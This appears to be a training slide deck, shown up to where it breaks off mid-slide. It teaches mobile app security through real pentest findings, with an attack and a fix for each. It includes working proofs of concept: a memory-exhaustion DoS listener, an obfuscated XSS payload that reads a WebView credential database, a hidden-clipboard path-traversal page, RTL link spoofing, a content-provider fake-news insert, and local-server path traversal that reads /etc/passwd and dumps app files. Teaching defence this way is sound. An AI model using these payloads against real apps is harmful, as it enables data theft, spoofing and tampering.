

Practical Mobile App Attacks by Example

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Who am I?

- ★ Director at [7ASecurity](https://7asecurity.com), public reports, presentations, etc. here: <https://7asecurity.com/publications>
- ★ Security Trainer at Blackhat USA, HITB, OWASP Global AppSec, Nullcon, etc.
- ★ Former Team Lead & Penetration Tester at [Cure53](#) and [Version 1](#)
- ★ Author of **Practical Web Defense**, a hands-on attack & defense course: www.elearnsecurity.com/PWD
- ★ Founder and leader of **OWASP OWTF**, and **OWASP flagship project**: owtf.org
- ★ Some presentations: www.slideshare.net/abrahamaranguren/presentations
- ★ Some **sec certs**: CISSP, OSCP, GWEB, OSWP, CPTS, CEH, MCSE: Security, MCSA: Security, Security+
- ★ Some **dev certs**: ZCE PHP 5, ZCE PHP 4, Oracle PL/SQL Developer Certified Associate, MySQL 5 CMDev, MCTS SQL Server 2005

Public Mobile Pentest Reports - I

Smart Sheriff mobile app mandated by the South Korean government:

Public Pentest Reports:

- Smart Sheriff: Round #1 - https://7asecurity.com/reports/pentest-report_smartsheriff.pdf
- Smart Sheriff: Round #2 - https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Presentation: "Smart Sheriff, Dumb Idea, the wild west of government assisted parenting"

Slides: <https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild-west-of-government-assisted-parenting>

Video: <https://www.youtube.com/watch?v=AbGX67CuVBQ>

Chinese Police & Government Apps Pentest Reports:

- "Study the Great Nation" https://7asecurity.com/reports/analysis-report_bxaq.pdf
- "BXAQ" - https://7asecurity.com/reports/analysis-report_bxaq.pdf
- "IJOP" - https://7asecurity.com/reports/analysis-report_ijop.pdf

Public Mobile Pentest Reports - II

Other reports:

- Exodus iOS Mobile App - https://7asecurity.com/reports/pentest-report_exodus.pdf
- imToken Wallet - https://7asecurity.com/reports/pentest-report_imtoken.pdf
- Whistler Apps - https://7asecurity.com/reports/pentest-report_whistler.pdf
- Psiphon - https://7asecurity.com/reports/pentest-report_psiphon.pdf
- Briar - https://7asecurity.com/reports/pentest-report_briar.pdf
- Padlock - https://7asecurity.com/reports/pentest-report_padlock.pdf
- Peerio - https://7asecurity.com/reports/pentest-report_peerio.pdf
- OpenKeyChain - https://7asecurity.com/reports/pentest-report_openkeychain.pdf
- F-Droid / Baazar - https://7asecurity.com/reports/pentest-report_fdroid.pdf
- Onion Browser - https://7asecurity.com/reports/pentest-report_onion-browser.pdf

More here:

<https://7asecurity.com/publications>

Agenda

Practical walkthrough about interesting mobile app attacks found over the years:

- Game Intro
- Practical Mobile attack & fix walkthrough:
 - DoS, SD Card, Copy-paste, Spoofing
 - Content Providers
 - Local Servers
 - URL Schemes
 - Logic bugs
 - MitM
 - Data Exfiltration
 - Crypto
 - SQLi, RCE, attacks against APIs

Game: What is the vulnerability?

Be first to find the vuln:

1. Get **free lifetime** access to our training portal
2. **Unlimited** email support
3. Access to course private groups
4. Access to government-mandated and surveillance apps in various countries
5. A T-shirt :)

Episode: Sexy DOS Attacks



Scenario: Tracking library



Question: What does this command do?

Command:

```
sbd -r 0 -c off -nvlp 80 -e yes
```

Attack: DoS via memory consumption

Point device to attacker-controlled machine (i.e. DNS spoofing, MitM)

Command:

```
sbdr 0 -c off -nvlp 80 -e yes
```

Errors:


```
malloc: *** mach_vm_map(size=2080374784) failed (error code=3)
```

```
*** error: can't allocate region
```

```
*** set a breakpoint in malloc_error_break to debug  
TEAL IUM 3.2c: Exception encountered: Attempt to allocate 2080374784 bytes for NS/CFData failed
```

```
*** Terminating app due to  
uncaught exception 'NSMallocException', reason: 'Attempt to allocate 2080374784  
bytes for NS/CFData failed'
```

Attack: DoS via memory consumption



Fix: DoS via memory consumption


- Consider using another library
- Implement adequate exception handling:
 - General exception handler for unexpected errors
 - Handle exceptions gracefully

Episode: Sexy attacks using the SD Card

SD Card 101:

- Many apps can read & write
- Can be extracted without unlocking the phone
- No encryption

Scenario: Saving sensitive stuff in the SD Card



Whistleblower app saving reports in SD Card

SQLite databases in SD Card, but also human right violation reports with PII:

Command:

```
adb shell cat /mnt/sdcard/some/path/human_right_violation_report.xml
```

Output:

```
<?xml version='1.0' ?><HumanRightViolation>
[...]<start>2019-04-17T11:46:08.368Z</start>
[...]<end>2019-04-17T11:58:43.572Z</end>
[...]<today>2019-04-17</today>
<device_id>xxxxxxxxxx</device_id>
<sim_imei>xxxxxxxxxx</sim_imei>
<phone_number>xxxxxxx</phone_number>
<event><title>xxxxxxx title</title>
[...]
```

Whistleblower app saving reports in SD Card

```
<first_name>first xxxxxx</first_name>  
<last_name>last xxxxxx</last_name>  
<alias>Nick xxxxxx</alias>  
<age>20</age>  
<gender>male</gender>  
<marital_status>single</marital _status>  
<address>xxxxxx address</address>  
<affiliation>13</affiliation>  
<is_victim>yes</is_victim>  
<number_of_dependants/>  
[...]
```

Scenario: Text files loaded from SD Card



Question: What is the vulnerability?

- Text files loaded from SD Card
- Text file content embedded into HTML later

Code:

```
$.ajax({  
  url: "Chapter.txt",  
  [...]  
  success: function(data, theStatus) { },  
  [...]  
  var pageData = convertText(data);  
  [...]  
  ("#some_id").append('<div id="chapter' + i + '" [...] ">  
    <p>' + pageData + '</p></div>')
```

Solution: pXSS + data exfiltration

Flow:

1. Loaded from SD Card
2. Stored in variable
3. Concatenated into HTML = XSS

Code:

```
$.ajax({  
  url: "Chapter.txt", ← Loaded from SD Card  
  [...]  
  success: function(data, theStatus) { },  
  [...]  
  var pageData = convertText(data); ← Stored in variable  
  [...]  
  ("#some_id").append('<div id="chapter" + i + "' [...] ">  
    <p>' + pageData + '</p></div>') ← concatenated into HTML = XSS
```

Attack: pXSS + data exfiltration

Need to encode payloads? check:

<https://hackvector.co.uk/>

Hackvector IN:

```
<script><@eval_fromCharCode_0>xmlhttp=new XMLHttpRequest();  
xmlhttp.open("GET",  
"file:///data/data/some.vuln.app/databases/webview.db", false);  
xmlhttp.send(null);  
var ret = xmlhttp.responseText;  
alert(ret);<@/eval_fromCharCode_0></script>
```

Hackvector OUT:

```
<script>eval(String.fromCharCode(120,109[...])</script>
```

Attack: pXSS + data exfiltration (cont.)

The page at 'file:/' says:

```
SQLite format 3 @
-  k 6  *  /
C indexsqlite_autoindex_password_1password +  )tableh
ttpauthhttpauth CREATE TABLE httpauth (_id INTEGER
PRIMARY KEY, host TEXT, realm TEXT, username TEXT,
password TEXT, UNIQUE (host, realm) ON CONFLICT REPLACE)/
C indexsqlite_autoindex_httpauth_1httpauth
*  tableformdataformdata CREATE TABLE formdata (_id
INTEGER PRIMARY KEY, urlid INTEGER, name TEXT, value TEXT,
UNIQUE (urlid, name, value) ON CONFLICT IGNORE)/
```

Fix: SDCard leaks & pXSS + data exfiltration

- Avoid saving sensitive information in the SD Card
- Avoid loading HTML from unsafe locations i.e. SD Card
- Output encode input before concatenating into HTML
- Disable JavaScript: `webview.getSettings().setJavaScriptEnabled(false);`
 - If must use SD Card:
- Hash cached files, save hashes in protected storage, re-download tampered files.
- Consider encrypting files, key the decryption key in protected storage

Episode: Sexy copy-paste attacks



Scenario: Crypto vault Android app



Question: What attack is this?

```
<html><body>
```

```
<div style="-webkit-user-select: none;"><h1>Just select aaaall this text and  
copy paste it!</h1></div>
```

```
<div style="-webkit-user-select: text; z-index:10; opacity: 0; position:  
absolute; top: 20px;"><font  
size=4>../../../../data/data/org.sufficientlysecure.keychain/databases/openkeychain.db</f  
ont></div></body>
```

```
</html>
```

Solution: File overwrite via path traversal

- User sees unselectable text
- When the user copies the text, they are copying something else


```
<html><body>
```

```
<div style="-webkit-user-select: none;"><h1>Just select aaaall this text and  
copy paste it!</h1></div>
```

```
<div style="-webkit-user-select: text; z-index:10; opacity: 0; position:  
absolute; top: 20px;"><font  
size=4>../../../../data/data/org.sufficientlysecure.keychain/databases/openkeychain.  
db</font></div></body>
```

```
</html>
```

Attack: File overwrite via path traversal (cont)



User sees “text A” but pastes “text B”, ideal for fake tutorials! :)


Attack: File overwrite via path traversal (cont)

- User overwrites the vault database
- Entire contents no longer accessible
- App crashes

Log exported successfully!

Unfortunately, OpenKeychain
has stopped.

OK




https://7asecurity.com/reports/pentest-report_openkeychain.pdf

Fix: File overwrite via path traversal

- Make sure users have an option to see the entire pasted text and not just the beginning or the end
- (Common problem in mobile apps: small UI + data rendering truncation = excellent spoofing)
- If you just expect a file from the user, get the basename (filename) of the path and ignore the rest.
- If you expect a path, make sure you:
 1. Reject paths that contain ".."
 2. resolve the path (../../path => /path)
 3. verify the path starts with the expected location (i.e. /mnt/sdcard/, etc.)
 4. concatenate the expected extension to the final URL (i.e. if you expect ".log", add ".log" at the end)

Episode: Spoofing Attacks



Scenario: Show URL1, Click goes to URL2



Attack: Unicode RTL/LTR characters

RTL = Right To Left

LTR = Left to Right

Send link: **‮ **moc.evil.org

Victim sees: gro.live.com

Victim navigates to: moc.evil.org

Usually used against:

1. Email apps, Chat apps

Used in the wild:

<https://krebsonsecurity.com/2011/09/right-to-left-override-aids-email-attacks/>

Episode: Sexy Content Provider Attacks



Scenario: Browser app with custom URL handler



Attack: Adding fake news via Content Provider

Context: News app

PoC

```
String URL = "content://some.vulnerable.app/bestarticles/*";
```

```
Uri bestarticles = Uri.parse(URL);
```

```
ContentValues values = new ContentValues();
```

```
values.put("title", "President disappears after entering police box ...");
```

```
values.put("content", "President disappears after ...");
```

```
values.put("category_id", "-90");
```

```
values.put("article_id", "2490555");
```

```
values.put("authors", "attacker.com");
```

```
getContentResolver().insert(bestarticles, values);
```

Fix: Adding fake news via Content Provider

- Do not export Content Providers unless needed
- If must export, protect Content Provider with a permission that requires a signature
(i.e. only apps signed by the same developer can call the provider)

Episode: Sexy Local Server Attacks



Scenario: Cordova iOS app

- Cordova app
- Uses plugin that runs a local server

Attack: Path Traversal without auth

PoC

```
<html>
<body>
<p>Show /etc/passwd:</p>
<iframe id="if" width=100% height=25%

src="http://localhost:53741/..%2F..%2F..%2F..%2F..%2F..%2F./etc/passwd"><
/iframe>
<p>List files at the app www directory level:</p>
<iframe id="if" width=100% height=25% src="http://localhost:53741/"></iframe>
<p>List files at app level:</p>
<iframe id="if" width=100% height=25%
src="http://localhost:53741/..%2F"></iframe>
</body>
</html>
```

Attack: Path Traversal without auth (cont)

No SIM 23:33

Show /etc/passwd:

```
#
# 4.3BSD-compatible User Database
#
# Note that this file is not consulted for login
# It only exists for compatibility with 4.3BSD
#
# This file is automatically re-written by various
# utilities.
# Do not edit this file.  Changes will be lost
#
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
mobile:*:501:501:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network
Services:/var/networkd:/usr/bin/false
_wireless:*:25:25:Wireless
Services:/var/wireless:/usr/bin/false
```

No SIM 23:35

List files at app level:

- [Default-568h@2x~iphone.png](#)
- [Default-667h.png](#)
- [Default-736h.png](#)
- [Default-Landscape-736h.png](#)
- [Default-Landscape@2x~ipad.png](#)
- [Default-Landscape~ipad.png](#)
- [Default-Portrait@2x~ipad.png](#)
- [Default-Portrait~ipad.png](#)
- [Default@2x~iphone.png](#)
- [Default~iphone.png](#)
- [Info.plist](#)

Attack: Path Traversal without auth (cont)

Dumping all files:

Commands:

```
for i in $(cat data_files_relative.txt); do wget "http://127.0.0.1:53741/$i";  
sleep 10; > wget_output.txt 2> wget_errors.txt  
grep 'Saving to' wget_errors.txt -B 4 | grep http | cut -f4 -d" "
```


Output:

```
http://127.0.0.1:53741/Library/Caches/com.apple.WebKit.WebContent/com.apple.openl/compileCache.data  
[...]
```

Fix: Path Traversal without auth

- Do not implement local servers unless truly needed
- If needed, at least require authentication (i.e. malicious apps can't call it)
- Validate URL with appropriate access control and path traversal mitigation

Episode: Sexy URI Scheme Attacks



Scenario: Browser app with custom URL handler



Question: What is the vulnerability?

File: ProxyURLProtocol.m (Onion Browser)

Contents:

```
else if ( [[[self request] URL] absoluteString]
rangeOfString:@"forcequit"].location != NSNotFound) {
    / onionbrowser:forcequit /
    UIAlertView *alert = [[UIAlertView alloc]
initWithTitle:@"Force-quitting"
message:@"Onion Browser will now close. Restarting the app will
try a fresh Tor connection."
delegate:self
cancelButtonTitle:@"Quit app" otherButtonTitles:nil];
[alert show];
```

Solution: Any page can forcequit the browser

PoC:

```

```

Contents:

```
else if ([[[[self request] URL] absoluteString]
rangeOfString:@"forcequit"].location != NSNotFound) {
    / onionbrowser:forcequit /
    UIAlertView *alert = [[UIAlertView alloc]
initWithTitle:@"Force-quitting"
message:@"Onion Browser will now close. Restarting the app will
try a fresh Tor connection."
delegate:self
cancelButtonTitle:@"Quit app" otherButtonTitles:nil];
[alert show];
```

Fix: Any page can forcequit the browser


- At a minimum, prompt the user before quitting.
- If possible, eliminate forcequit functionality
- Implement a separate screen flow for help area, which websites cannot invoke.
- In general, consider Universal links as custom URLs can be hijacked and are insecure.

Episode: Sexy Logic bugs


Logic bugs are:

- Often subtle issues
- Sometimes hard to find
- Almost Always missed by automated tools

Scenario: JavaScript disabled by default



Question: What is the vulnerability?



Code:

```
mWebView.getSettings().setJavaScriptEnabled(prefs.getBoolean(getString(R.string.pr  
ef_javascript), true));
```

Solution: JavaScript disabling not working

Code:

```
